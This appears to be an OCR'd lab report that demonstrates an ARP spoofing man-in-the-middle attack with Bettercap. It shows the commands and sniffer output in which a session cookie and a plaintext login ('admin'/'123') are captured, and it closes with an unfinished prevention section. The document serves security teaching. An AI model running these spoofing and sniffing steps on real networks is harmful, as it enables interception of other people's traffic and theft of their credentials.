The user has set the **`arp.spoof.targets`** parameter to **`192.168.1.132`** using the command:

```
set arp.spoof.targets 192.168.1.132
```

- **Effect**: The attack will be targeted specifically at the device with the IP address **`192.168.1.132`**. This device will be the focus of the ARP spoofing attack, with the goal of intercepting or manipulating its network traffic.



```
192.168.1.0/24 > 192.168.1.135  » set net.sniff.local true
192.168.1.0/24 > 192.168.1.135  » arp.spoof on
[11:02:12] [sys.log] [inf] arp.spoof enabling forwarding
192.168.1.0/24 > 192.168.1.135  » [11:02:12] [sys.log] [inf] arp.spoof arp spoof
er started, probing 1 targets.
192.168.1.0/24 > 192.168.1.135  » [11:02:12] [sys.log] [war] arp.spoof full dupl
ex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will
fail.
192.168.1.0/24 > 192.168.1.135  »
```

Network Sniffing Configuration:
The user sets the **`net.sniff.local`** parameter to **`true`** using the following command:

```
set net.sniff.local true
```


- **Effect**: This configuration ensures that Bettercap will capture packets from or to the local machine, allowing it to sniff all network traffic, including traffic originating from or destined for the attacking machine itself.

ARP Spoofing Activation:
The user enables the ARP spoofing attack using the command:

```
arp.spoof on
```


- **Action**: This starts the ARP spoofing process, where Bettercap begins to manipulate the ARP tables of the target devices. The log shows that ARP spoofing has started, and the tool is probing **1 target**.


```
net.sniff on
```



```
192.168.1.0/24 > 192.168.1.135  » net.sniff on
192.168.1.0/24 > 192.168.1.135  » [11:05:28] [net.sniff.http.request] http DESKT
OP-AD4N6P4 GET edgedl.me.gvt1.com/edgedl/diffgen-puffin/niikhdgajlphfehepabhhbla
```

- **Action**: The `net.sniff on` command starts the network sniffer in the background, allowing Bettercap to capture and analyze packets passing through the network. This command enables the tool to observe the traffic and potentially identify sensitive information or vulnerabilities in the network.
- **Effect**: Once activated, Bettercap begins sniffing packets from the network, which could be used for further analysis, such as identifying potential targets for further attacks or collecting data for penetration testing.


Đăng ký - Học viện NetPro - Kh
Not secure
netpro.com.vn/dang-ky.html
Đăng nhập
Đăng ký
VỀ CHÚNG TÔI
CÁC KHÓA HỌC
ĐÀO TẠO DOANH NGHIỆP
ĐÀO TẠO CÁ NHÂN
TRUNG TÂM KHẢO THÍ
TRIỂN KHAI CÁC KHÓA "ĐÀO NÂNG CAO NGHIỆP VỤ CHO [...]
TRIỂN KHAI ĐÀO TẠO KỸ NĂ GIÁ AN TOÀN THÔNG TIN CH
Chi tiết



```
192.168.1.0/24 > 192.168.1.135  » [11:14:38] [net.sniff.http.request] http DESKTOP-AD4N6
P4 POST netpro.com.vn/Index.aspx/getCaptchaImage

POST /Index.aspx/getCaptchaImage HTTP/1.1
Host: netpro.com.vn
Referer: http://netpro.com.vn/dang-ky.html
Cookie: ASP.NET_SessionId=ugrl03y0jtvesyuh2d0xktf2
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=utf-8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Ge
cko) Chrome/131.0.0.0 Safari/537.36
Origin: http://netpro.com.vn
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Content-Length: 0
```

Network Sniffing:

- After the attacker's Kali machine begins monitoring the network, it starts capturing all the HTTP requests made by the target device.

The captured HTTP request is shown in the log, specifically a **POST** request to the URL:
makefile

```
POST /Index.aspx/getCaptchaImage HTTP/1.1
Host: netpro.com.vn
Cookie: ASP.NET_SessionId=...
```


- The request is part of a **captcha image** retrieval process from the target website (`netpro.com.vn`), which is crucial for logging in or other security features.

Captured Data:

- The sniffed data contains sensitive information, such as:
  - **HTTP headers** like `User-Agent`, `Cookie`, `Accept`, and `Connection`.
  - **Session identifiers** embedded in cookies (e.g., `ASP.NET_SessionId=...`), which can be leveraged for session hijacking if intercepted.


Impact:

- This indicates a successful interception of sensitive HTTP traffic by the attacker. The attacker can now analyze the request, potentially exploiting the session cookie or manipulating the request data to gain unauthorized access to the victim's session.


ĐĂNG NHẬP TÀI KHOẢN

Tài khoản: admin

Mật khẩu: •••



```
192.168.1.0/24 > 192.168.1.135  » [11:17:56] [net.sniff.http.request] http DESKTOP-AD4N
P4 POST netpro.com.vn/Index.aspx/Login

POST /Index.aspx/Login HTTP/1.1
Host: netpro.com.vn
Accept-Encoding: gzip, deflate
Cookie: ASP.NET_SessionId=ugrl03y0jtvesyuh2d0xktf2
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
cko) Chrome/131.0.0.0 Safari/537.36
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Referer: http://netpro.com.vn/dang-ky.html
Content-Length: 30
X-Requested-With: XMLHttpRequest
Origin: http://netpro.com.vn
Accept-Language: en-US,en;q=0.9

{user: "admin" , pass : "123"}
```

Captured Login Request:

- The user enters login information (username and password) on a website (`netpro.com.vn`). The login form captures the username (`admin`) and password (`123`), which are then sent as part of an HTTP **POST** request.

The attacker successfully intercepts the following HTTP request:
makefile
Sao chép mã

```
POST /Index.aspx/Login HTTP/1.1
Host: netpro.com.vn
Cookie: ASP.NET_SessionId=...
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
Content-Type: application/json; charset=UTF-8
Content-Length: 30
X-Requested-With: XMLHttpRequest
```

Sensitive Data Captured:

- The intercepted request contains sensitive data:
  - **Username**: `admin`
  - **Password**: `123`

This data is visible in the sniffed packet, specifically under the `user` and `pass` parameters:
css

```
{user: "admin", pass: "123"}
```


- By capturing this data, the attacker can now use these credentials to attempt unauthorized access to the system.


Impact:

- The attacker has successfully intercepted sensitive login credentials due to the lack of encryption (using HTTP instead of HTTPS). The username and password were captured in clear text, making the user vulnerable to credential theft, account hijacking, and other malicious activities.


V. Experiment

1. Experiment 1 ()





2. Experiment 2



Prevention:


1. Use a static ARP

   - Creating a static ARP entry in your server can help reduce the risk of spoofing. If you have two hosts that regularly communicate with one another, setting up a static ARP entry creates a permanent entry in your ARP cache that can help add a layer of protection from spoofing

   - In Linux, if you know that the MAC address that a particular< ip-address_ has is <mac-address>, you could add a static ARP entry for it like this:

   Arp –s < ip-address> <mac-address>

2. VLAN segmentation




Vlan segmentation creates a collection of isolated networks within the data center. Each network is a separate broadcast domain. When properly configured, VLAN segmentation severely hinders access to system attack surfaces. It reduces packet-sniffing capabilities and increases threat agent effort.

3. Port security:

The main functions of Port Security include:

